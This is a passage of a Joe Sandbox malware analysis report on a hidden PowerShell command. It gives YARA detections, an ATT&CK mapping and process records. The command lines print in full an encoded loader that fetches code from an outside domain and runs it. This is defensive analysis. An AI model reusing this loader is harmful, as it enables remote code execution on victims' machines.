CAALQBtAGkAbgBpAG0AdQBtACAAMgA1ACkAOwAKAAkACQAJACQAdABzADIAIAA9ACAAWwBpAG4AdABdACgARwBlAHQALQBEAGEAdABlACAALQBVAEYAbwByA

G0AYQB0ACAAJQBzACkAOwAKAAoACQAJAAkAaQBmACAAKAAoACQAdABzADIALQAkAHQAcwApACAALQBnAHQAIAAkAHMAbABzACkAIAB7AAoACQAJAAkACQBiAHIAZQBhAGsAIABzAGwAOwAKAAkACQAJAH0ACgAJAAkAfQAKAAkAfQAgAGMAYQB0AGMAaAB7AH0ACgB9AA==" MD5: 92F44E405DB16AC55D97E3BFE3B132FA)

- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.888389730.0000000001F80000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_JAB_Pattern_Jun22_1	Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a $ sign and a single char variable	Florian Roth	0x25e2:$xc1: 4A 41 42 32 41 43 41 41 50 51 41 67 41 0x267a:$xc1: 4A 41 42 32 41 43 41 41 50 51 41 67 41 0x1c52:$xc3: 4A 41 42 73 41 44 30 41 0x1dd2:$xc3: 4A 41 42 70 41 44 30 41
00000003.00000002.888152756.0000000000390000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_JAB_Pattern_Jun22_1	Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a $ sign and a single char variable	Florian Roth	0x3d14:$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x3e44:$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x29f4:$xc4: 4A 00 41 00 42 00 73 00 41 00 44 00 30 00 41 0x2cf4:$xc4: 4A 00 41 00 42 00 70 00 41 00 44 00 30 00 41
00000003.00000002.888245760.00000000005EB000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_JAB_Pattern_Jun22_1	Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a $ sign and a single char variable	Florian Roth	0x7b15:$xc1: 4A 41 42 32 41 43 41 41 50 51 41 67 41 0x7bad:$xc1: 4A 41 42 32 41 43 41 41 50 51 41 67 41 0x1a29c:$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x1a3cc:$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x7185:$xc3: 4A 41 42 73 41 44 30 41 0x7305:$xc3: 4A 41 42 70 41 44 30 41 0x18f7c:$xc4: 4A 00 41 00 42 00 73 00 41 00 44 00 30 00 41 0x1927c:$xc4: 4A 00 41 00 42 00 70 00 41 00 44 00 30 00 41
00000003.00000002.888181676.00000000003E0000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_JAB_Pattern_Jun22_1	Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a $ sign and a single char variable	Florian Roth	0x3ec4:$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x3ff4:$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x6720:$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x6850:$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x2ba4:$xc4: 4A 00 41 00 42 00 73 00 41 00 44 00 30 00 41 0x2ea4:$xc4: 4A 00 41 00 42 00 70 00 41 00 44 00 30 00 41 0x5400:$xc4: 4A 00 41 00 42 00 73 00 41 00 44 00 30 00 41 0x5700:$xc4: 4A 00 41 00 42 00 70 00 41 00 44 00 30 00 41
00000003.00000002.888226541.00000000005C0000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_JAB_Pattern_Jun22_1	Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a $ sign and a single char variable	Florian Roth	0x882d:$xc1: 4A 41 42 32 41 43 41 41 50 51 41 67 41 0x88c5:$xc1: 4A 41 42 32 41 43 41 41 50 51 41 67 41 0x3224:$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x3354:$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x5a80:$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x5bb0:$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x7e9d:$xc3: 4A 41 42 73 41 44 30 41 0x801d:$xc3: 4A 41 42 70 41 44 30 41 0x1f04:$xc4: 4A 00 41 00 42 00 73 00 41 00 44 00 30 00 41 0x2204:$xc4: 4A 00 41 00 42 00 70 00 41 00 44 00 30 00 41 0x4760:$xc4: 4A 00 41 00 42 00 73 00 41 00 44 00 30 00 41 0x4a60:$xc4: 4A 00 41 00 42 00 70 00 41 00 44 00 30 00 41

Source	Rule	Description	Author	Strings
Click to see the 4 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

System Summary

Very long command line found

Data Obfuscation

Suspicious powershell command line found


HIPS / PFW / Operating System Protection Evasion

Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 1 Command and Scripting Interpreter	Path Interception	1 Access Token Manipulation	2 1 Virtualization/Sandbox Evasion	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 PowerShell	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Access Token Manipulation	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	651250
Start date and time: 23/06/202217:40:55	2022-06-23 17:40:55 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowscmdlinecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal52.evad.win@5/2@0/0
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): conhost.exe, svchost.exe
- Not all processes where analyzed, report is missing behavior information

Simulations

Behavior and APIs

Time	Type	Description
17:42:11	API Interceptor	5x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TVQUNHR0LNB9QC6OSD3M.temp

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5809258572265112
Encrypted:	false
SSDEEP:	96:chQCyhMqbqvsqvJCwoBz8hQCyhMqbqvsEHyqvJCwor/zhkKr+HyklX0lUVLVn:cGGoBz8GeHnor/zhFPklXLVn
MD5:	5A8A6BA31F781C9190DAC02A6B2D2F2F
SHA1:	62614A67C47E9335DF47D1940EEDF4575799BA10
SHA-256:	EB7AB35986BABF60EB66CF9CF66D0B93FB92C370B5EB291733EDA8DAC6AD0A53
SHA-512:	34A83CC1A9A34CCADFA0C488EC3FA775D60286BB7C3EDC3C47EF4C8F0156355AA2712ECCB9D20D2CE41DBF98E8C1837D6DEF210BE13B316543574657E7BB 208
Malicious:	false
Reputation:	low
Preview:	.....FL.....F.''.. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:(*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.. .....:..,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5809258572265112
Encrypted:	false
SSDEEP:	96:chQCyhMqbqvsqvJCwoBz8hQCyhMqbqvsEHyqvJCwor/zhkKr+HyklX0lUVLVn:cGGoBz8GeHnor/zhFPklXLVn
MD5:	5A8A6BA31F781C9190DAC02A6B2D2F2F
SHA1:	62614A67C47E9335DF47D1940EEDF4575799BA10
SHA-256:	EB7AB35986BABF60EB66CF9CF66D0B93FB92C370B5EB291733EDA8DAC6AD0A53
SHA-512:	34A83CC1A9A34CCADFA0C488EC3FA775D60286BB7C3EDC3C47EF4C8F0156355AA2712ECCB9D20D2CE41DBF98E8C1837D6DEF210BE13B316543574657E7BB 208
Malicious:	false

Reputation:	low
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

Static File Info


No static file info

Network Behavior

No network behavior found

Statistics

Behavior



System Behavior

Analysis Process: cmd.exe PID: 2372, Parent PID: 1732

General	
Target ID:	0
Start time:	17:42:08
Start date:	23/06/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true

Commandline:	cmd /C "cmd.exe /c powershell -WindowStyle Hidden -E "CgAKAAoAJAB0AGUAeAB0AEEAcwBjAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQAL gBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJADsACgAKAAoAJABqAHAAPQAkAG4AdQBsAGwAOwAKAAoAZgB1AG4AYwB0A GkAbwBuACAAZwBlAHQAdABlAHIARgB1AG4AYwAoAFsAcwB0AHIAaQBuAGcAXQAkAGIAdABzADIAKQAgAHsACgAJACQAYgB0AHMAPQBbAFMAeQB zAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABiAHQAcwAyACkAOwAKAAoAC QAkAHMAdAA9ACQAdABlAHgAdABBAHMAYwAuAEcAZQB0AEIAeQB0AGUAcwAoACcARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByA HQAeQBWAGEAbAB1AGUAJwApADsACgAJACQAZQBkAD0AJABiAHQAcwBbADAALgAuADQAXQA7AAoACgAJACQAaQA9ADAAOwAKAAkAJ ABsAD0AJABlAGQALgBMAGUAbgBnAHQAaAA7AAoACQAkAGsAPQBAACgAKQA7AAoACgAJAFsAYQByAHIAYQB5AF0AOgA6AFIAZQBzAGkAegBlACg AWwByAGUAZgBdACQAawAsACQAcwB0AC4AbABlAG4AZwB0AGgAKQA7AAoACQBmAG8AcgBlAGEAYwBoACgAJABiACAAaQBuACAAJAB zAHQAKQAgAHsAJABrAFsAJABpACsAKwBdAD0AJABiACAALQBiAHgAbwByACAAJABlAGQAWwAkAGkAJQAkAGwAXQB9AAoACgAJACQAYgBzAD0AJ ABiAHQAcwBbADUALgAuACQAYgB0AHMALgBsAGUAbgBnAHQAaABdADsACgAKAAkAJABpAD0AMAA7AAoACQAkAGwAPQAkAGsALgBMA GUAbgBnAHQAaAA7AAoACQAkAGQAdAA9AEAAKAApADsACgAKAAkAWwBhAHIAcgBhAHkAXQA6ADoAUgBlAHMAaQB6AGUAKABbAHIAZQBmAF0AJAB kAHQALAAkAGIAcwAuAGwAZQBuAGcAdABoACkAOwAKAAkAZgBvAHIAZQBhAGMAaAAoACQAYgAgAGkAbgAgACQAYgBzACkAIAB7ACQAZAB0AFsAJ ABpACsAKwBdAD0AJABiACAALQBiAHgAbwByACAAJABrAFsAJABpACUAJABsAF0AfQAKAAoACQByAGUAdAB1AHIAbgAgACQAdABlAHgAdABBAHM AYwAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABkAHQAKQAgAHwAIABDAG8AbgB2AGUAcgB0AEYAcgBvAG0ALQBKAHMAbwBuADsACgB9AAoACgAKA CQAdgAgAD0AIAAiADAAIgA7AAoAJABsAHYAIAA9ACAAIgA4ACIAOwAKACQAZAAgAD0AIAAiAG0AcABsAG8AeQBlAGUAcwBpAGgAaQBnAGgALgB 4AHkAegAiADsACgAkAGUAcAAgAD0AIAAiAFcAeQBJADQATQBEAEkAegBNAHoAVQAzAE8ARABZADMATQBUAEEAegBPAFQAZwB4AE0ARABVAGkAT ABEAEUAMgBOAEQAawAzAE4ARABjADMATQBUAFIAZAAiADsACgAKACQAZwBwAE4AYQBtAGUAIAA9ACAAIgBIAEsAQwBVADoAXABTAG8AZgB0AHc AYQByAGUAXABCAGkAbgBhAHIAeQBGAG8AcgB0AHIAZQBzAHMAUwBvAGYAdAB3AGEAcgBlAFwAIgA7AAoACgB0AHIAeQAgAHsACgAJACQAagBwA D0AJAB0AGUAeAB0AEEAcwBjAC4ARwBlAHQAUwB0AHIAaQBuAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwB tAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABlAHAAKQApACAAfAAgAEMAbwBuAHYAZQByAHQARgByAG8AbQAtAEoAcwBvAG4AOwAKAH0AI ABjAGEAdABjAGgAewB9AAoACgAkAGoAZAAgAD0AIAAkAG4AdQBsAGwAOwAKAAoACgAkAGEAIAA9ACAAJAB0AGUAeAB0AEEAcwBjADsACgAKACQ AcgBrAGUAeQBOACAAPQAgACIARABpAHMAcABsAGEAeQAgAEYAdQBzAGkAbwBuACIAOwAKACQAdQA9ACQAagBwAFsAMABdADsACgA kAGkAcwA9ACQAagBwAFsAMQBdADsACgAKAHcAaABpAGwAZQAoACQAdAByAHUAZQApACAAewAKAAkAdAByAHkAIAB7AAoACQAJAHQAcgB5ACAAe wAKAAkACQAJAGkAZgAgACgAIQAoAFQAZQBzAHQALQBQAGEAdABoACAAJABnAHAATgBhAG0AZQApACkAIAB7AAoACQAJAAkACQBOAGUAdwAtAEk AdABlAG0AIAAtAFAAYQB0AGgAIAAkAGcAcABOAGEAbQBlACAAfAAgAE8AdQB0AC0ATgB1AGwAbAA7AAoACQAJAAkAfQAKAAkACQB9AGMAYQB0A GMAaAB7AH0ACgAKAAkACQAkAGUAeAAgAD0AIAAkAGYAYQBsAHMAZQA7AAoACgAJAAkAaQBmACAAKAAkAGoAZAAgAC0AZQBxACAAJ ABuAHUAbABsACkAIAB7AAoACQAJAAkAdAByAHkAIAB7AAoACQAJAAkACQAkAHIAIAA9ACAARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQ AeQBWAGEAbAB1AGUAIAAtAFAAYQB0AGgAIAAkAGcAcABOAGEAbQBlACAALQBOAGEAbQBlACAAJAByAGsAZQB5AE4AOwAKAAkACQAJAAkAJABqA GQAIAA9ACAAZwBlAHQAdABlAHIARgB1AG4AYwAoACQAcgApADsACgAKAAkACQAJAAkAJAB2ACAAPQAgACQAagBkAFsAMABdADsACgAKAAkACQA JAAkAJABlAHgAIAA9ACAAJAB0AHIAdQBlADsACgAJAAkACQB9AGMAYQB0AGMAaAB7AH0ACgAJAAkAfQAgAGUAbABzAGUAIAB7AAoACQAJAAkAJ AB2ACAAPQAgACQAagBkAFsAMABdADsACgAJAAkAfQAKAAoACQAJAHQAcgB5ACAAewAKAAkACQAJACQAZAB0ACAAPQAgAHcAZwBlAHQAIAAiAGg AdAB0AHAAcwA6AC8ALwAkAGQALwB4AD8AdQA9ACQAdQAmAGkAcwA9ACQAaQBzACYAbAB2AD0AJABsAHYAJgByAHYAPQAkAHYAIgAgAC0AVQBzA GUAQgBhAHMAaQBjAFAAYQByAHMAaQBuAGcAOwAKAAoACQAJAAkAJABqAGQAMgAgAD0AIABnAGUAdAB0AGUAcgBGAHUAbgBjACgAJ ABkAHQAKQA7AAoACQAJAAkAaQBmACAAKAAkAGoAZAAyAFsAMABdACAALQBnAHQAIAAkAHYAKQAgAHsACgAJAAkACQAJACQAdgAyA CAAPQAgACQAagBkADIAWwAwAF0AOwAKAAoACQAJAAkACQBOAGUAdwAtAEkAdABlAG0AUAByAG8AcABlAHIAdAB5ACAALQBQAGEAdABoACAAJAB nAHAATgBhAG0AZQAgAC0ATgBhAG0AZQAgACQAcgBrAGUAeQBOACAALQBWAGEAbAB1AGUAIAAkAGQAdAAgAC0AUAByAG8AcABlAHIAdAB5AFQAe QBwAGUAIAAiAFMAdAByAGkAbgBnACIAIAAtAEYAbwByAGMAZQAgAHwAIABPAHUAdAAtAE4AdQBsAGwAOwAKAAkACQAJAAkAJABqAGQAIAA9ACA AJABqAGQAMgA7AAoACAJAAkACQAkAGUAeAAgAD0AIAAkAHQAcgB1AGUAOwAKAAkACQAJAH0ACgAJAAkAfQBjAGEAdABjAGgAewB9AAoACgAJAA kAaQBmACAAKAAkAGUAeAAgAC0AZQBxACAAJAB0AHIAdQBlACkAIAB7AAoACQAJAAkAdAByAHkAewAKAAkACQAJAAkAcwB0AG8AcAA7AAoACQAJ AAkAfQBjAGEAdABjAGgAewB9AAoACgAJAAkACQB0AHIAeQAgAHsACgAJAAkACQAJAGkAZQB4ACAAJABqAGQAWwAxAF0AOwAKAAkACQAJAH0AYw BhAHQAYwBoAHsAfQAKAAkACQB9AAoACQB9ACAAYwBhAHQAYwBoAHsAfQAKAAoACQB0AHIAeQAgAHsACgAJAAkAJABzAGwAcwAgAD0AIAAoACgA ZwBlAHQALQByAGEAbgBkAG8AbQAgADcAMAAgAC0AbQBpAG4AaQBtAHUAbQAgADUAMAApACoANgAwACkAOwAKAAkACQAkAHQAcwAg AD0AIABbAGkAbgB0AF0AKABHAGUAdAAtAEQAYQB0AGUAIAAtAFUARgBvAHIAbQBhAHQAIAAlAHMAKQA7AAoACgAJAAkAOgBzAGwAIAB3AGgAaQ BsAGUAKAAkAHQAcgB1AGUAKQAgAHsACgAJAAkACQB0AHIAeQB7AAoACQAJAAkACQByAHUAbgAoACQAZAAsACQAdQAsACQAaQBzAC kAOwAKAAkACQAJAH0AYwBhAHQAYwBoAHsAfQAKAAoACQAJAAkAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAAKABnAGUAdAAtAHIAYQ BuAGQAbwBtACAANgA1ACAALQBtAGkAbgBpAG0AdQBtACAAMgA1ACkAOwAKAAkACQAJACQAdABzADIAIAA9ACAAWwBpAG4AdABdACgARwBlAHQA LQBEAGEAdABlACAALQBVAEYAbwByAG0AYQB0ACAAJQBzACkAOwAKAAoACQAJAAkAaQBmACAAKAAoACQAdABzADIALQAkAHQAcwAp ACAALQBnAHQAIAAkAHMAbABzACkAIAB7AAoACQAJAAkACQBiAHIAZQBhAGsAIABzAGwAOwAKAAkACQAJAH0ACgAJAAkAfQAKAAkAfQAgAGMAYQ B0AGMAaAB7AH0ACgB9AA==""
Imagebase:	0x4a400000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 1436, Parent PID: 2372

General

Target ID:	2
Start time:	17:42:09
Start date:	23/06/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true

Commandline:	cmd.exe /c powershell -WindowStyle Hidden -E "CgAKAAoAJAB0AGUAeAB0AEEAcwBjAD0AWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4A YwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJADsACgAKAAoAJABqAHAAPQAkAG4AdQBsAGwAOwAKAAoAZgB1AG4AYwB0AGkAbwBu ACAAZwBlAHQAdABlAHIARgB1AG4AYwAoAFsAcwB0AHIAaQBuAGcAXQAkAGIAdABzADIAKQAgAHsACgAJACQAYgB0AHMAPQBbAFMAeQBzAHQAZQ BtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAJABiAHQAcwAyACkAOwAKAAoACQAkAHMA dAA9ACQAdABlAHgAdABBAHMAYwAuAEcAZQB0AEIAeQB0AGUAcwAoACcARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQBW AGEAbAB1AGUAJwApADsACgAJACQAZQBkAD0AJABiAHQAcwBbADAALgAuADQAXQA7AAoACgAJACQAaQA9ADAAOwAKAAkAJABsAD0AJABlAGQALg BMAGUAbgBnAHQAaAA7AAoACQAkAGsAPQBAACgAKQA7AAoACgAJAFsAYQByAHIAYQB5AF0AOgA6AFIAZQBzAGkAegBlACgAWwByAGUAZgBdACQA awAsACQAcwB0AC4AbABlAG4AZwB0AGgAKQA7AAoACQBmAG8AcgBlAGEAYwBoACgAJABiACAAaQBuACAAJABzAHQAKQAgAHsAJABrAFsAJABpAC sAKwBdAD0AJABiACAALQBiAHgAbwByACAAJABlAGQAWwAkAGkAJQAkAGwAXQB9AAoACgAJACQAYgBzAD0AJABiAHQAcwBbADUALgAuACQAYgB0 AHMALgBsAGUAbgBnAHQAaABdADsACgAKAAkAJABpAD0AMAA7AAoACQAkAGwAPQAkAGsALgBMAGUAbgBnAHQAaAA7AAoACQAkAGQA 